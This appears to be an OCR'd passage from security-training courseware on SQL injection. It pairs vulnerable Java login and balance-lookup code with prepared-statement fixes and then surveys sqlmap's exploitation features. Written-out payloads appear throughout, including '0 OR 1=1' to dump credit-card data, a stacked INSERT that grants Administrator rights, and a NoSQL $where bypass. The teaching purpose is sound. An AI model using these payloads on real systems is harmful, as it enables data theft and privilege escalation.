
```
$myquery = array('$where' => 'this.username === \''.$username.'\'');
```

The above code compares the `$name` field with the database. Attackers use an empty string to trick the database into displaying the list of users.

```
'; return '' == '
```

After the execution of the above script, the attacker obtains the list of users.

If the attacker uses a `while(true)` operation in place of `$name` as an input string, an infinite loop could occur, which can lead to a DoS attack.



Case Study: SQL Injection Attack and Defense

Example 1: Returning more data than expected

Vulnerable Code

- Retrieves user details such as account number and balance based on login id

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = "
+ request.getParameter("login_id");
try {
    Statement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(outBalanceQuery);
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat
("outstandBal"));
    }
} catch (SQLException e) { ... }
```

- When the below query is executed, it will return all the credit card numbers and outstanding balance amounts


```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = ?";
try {
    PreparedStatement stmt =
    connection.prepareStatement(outBalanceQuery);
    stmt.setInt(1, request.getParameter("login_id"));
    ResultSet rs = stmt.executeQuery();
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("
outstandBal"));
    }
} catch (SQLException e) { ... }
```

- If an attacker attempts to perform an SQL injection, then the function setInt() will throw an illegal argument exception, which prevents such attacks



Case Study: SQL Injection Attack and Defense (Cont'd)

Example 2: Escalating Privileges

Vulnerable Code

- Vulnerable code for a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = '" + request.getParameter("userName") + "'";
int userId = -1;
HashMap userGroup = new HashMap();
try {
    Satement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(myQuery);
    rs.first();
    userId = rs.getInt("userId");
    if (!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash"))) {
        throw BadLoginException();}
    String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;
rs = stmt.executeQuery(userQuery);
    while (rs.next()) {
        userGroup.put(rs.getString("userGroup"), true);
    } }
catch (SQLException e) { ... }
catch (BadLoginException e) { ... }
```

- For example, assume Bob is an attacker who is trying to escalate his privileges to the Administrator. He would provide the following input:

```
Bob'; INSERT INTO userMembership (userId, userGroup)
VALUES (SELECT userId FROM users WHERE userName='Bob',
'Administrator'); --
```

- The single quote character in the input leads to the interpretation of the entire input as a part of the SQL statement, which when executed escalates the privileges of Bob to the Administrator

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = ?";
…
try {
    PreparedSatement stmt = connection.prepareStatement(myQuery);
    stmt.setString(1, request.getParameter("userName"));
    ResultSet rs = stmt.executeQuery();
…
```

Case Study: SQL Injection Attack and Defense

SQL injection can occur when the application has a security weakness that can allow the attacker to take control of the database.

The following is an example illustrating how attackers exploit SQL injection vulnerabilities in the code and how developers write secure code to prevent such attacks.

- **Example 1: Returning more data than expected**

  Attackers may exploit vulnerable code to inject a malicious SQL query and may force the code to return more information than expected.

  For example, consider the following vulnerable code written in Java, which retrieves user details such as account number and balance based on the login id:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = " +
request.getParameter("login_id");

try {

Statement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(outBalanceQuery);

while (rs.next()) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));

}

} catch (SQLException e) { ... }
```

  For example, assume that a user with login id 768 has logged in and visited the URL

  `https://www.mybank.com/show_balances?login_id=768`

  The corresponding SQL query for the above request will be

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 768
```

  This query returns the details of the credit card holder and displays the details on the web page. An attacker may exploit the parameter `login_id` to inject malicious input as follows:

  `0 OR 1=1`

  This results in the following SQL query:

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

  When the above query is executed, the database will return all the credit card numbers and their respective outstanding balance amounts, and display the results on the web page.

Secure code to prevent such attacks:

Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = ?";
try {
PreparedStatement stmt =
connection.prepareStatement(outBalanceQuery);
stmt.setInt(1, request.getParameter("login_id"));
ResultSet rs = stmt.executeQuery();
while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));
}
} catch (SQLException e) { ... }
```

Now, if an attacker attempts to perform an SQL injection attack using a malicious input, then the function setInt() will return an illegal argument exception preventing such attacks.

- **Example 2: Escalating Privileges**

  For example, consider the following code written in Java to implement a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = '" + request.getParameter("userName") + "'";
int userId = -1;
HashMap userGroup = new HashMap();
try {
Satement stmt = connection.createStatement();
ResultSet rs = stmt.executeQuery(myQuery);
rs.first();
userId = rs.getInt("userId");
if(!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash")))
{
  throw BadLoginException();
}
String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;
rs = stmt.executeQuery(userQuery);
while (rs.next()) {
userGroup.put(rs.getString("userGroup"), true);
}
}
catch (SQLException e) { ... }
catch (BadLoginException e) { ... }
```

When a user opens the above login page and enters his/her name (e.g., Bob) and password, the first query takes the following form:

```
SELECT userID, userName, pwdHash FROM userInfo WHERE username =
'Bob'
```

When the above query is executed, the database retrieves Bob's user id and password, then compares the password hash with the user-supplied one, and finally retrieves all the information of the group to which Bob belongs.

For example, assume that Bob is an attacker and trying to escalate his privileges to the administrator. Then, he would enter the following input in the username field of the login page:

```
Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --
```

The resultant query passed to the database is as follows:

```
SELECT userId, userName, pwdHash FROM userInfo WHERE userName =
'Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --'
```

In the above SQL statement, the single quote character in the input leads to the interpretation of the entire input as part of the SQL statement, and when it is executed, it escalates the privileges of Bob to the administrator.

Secure code to prevent such attacks:

Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = ?";
…
try {
PreparedSatement stmt = connection.prepareStatement(myQuery);
stmt.setString(1, request.getParameter("userName"));
ResultSet rs = stmt.executeQuery();
…
```

The above query is sanitized using a prepared statement; hence, when a user tries to perform an SQL injection attack, the query will return no results.

LO#04: Use SQL Injection Tools

SQL Injection Tools

sqlmap

sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and the taking over of database servers

SQL Injection Tools

The previous section discussed SQL injection attack techniques that an attacker can use to exploit a web application. An attacker uses SQL injection tools to implement these techniques at every stage of the attack quickly and effectively. With the help of these tools, an attacker can also enumerate users, databases, roles, columns, tables, etc. This section describes SQL injection tools.

- **sqlmap**

  Source: *https://sqlmap.org*

  Being an open-source penetration testing tool, sqlmap automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for advanced penetration testers, and a wide range of switches for database fingerprinting, data fetching from the database, accessing the underlying file system, and executing commands on the OS via out-of-band connections.

  Attackers can use sqlmap to perform SQL injection on a target website through various techniques such as Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection.

  Some features of sqlmap are as follows:

  - Full support for six SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection
  - Support to directly connect to the database without passing via an SQL injection, by providing DBMS credentials, IP address, and port and database name

- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack
- Support to dump database tables entirely; a range of entries or specific columns as per user's choice
- Support to search for specific database names, specific tables across all databases, or specific columns across all databases' tables
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying the operating system

Figure 15.19: Screenshot of sqlmap

- **Mole**

  Source: *https://sourceforge.net*

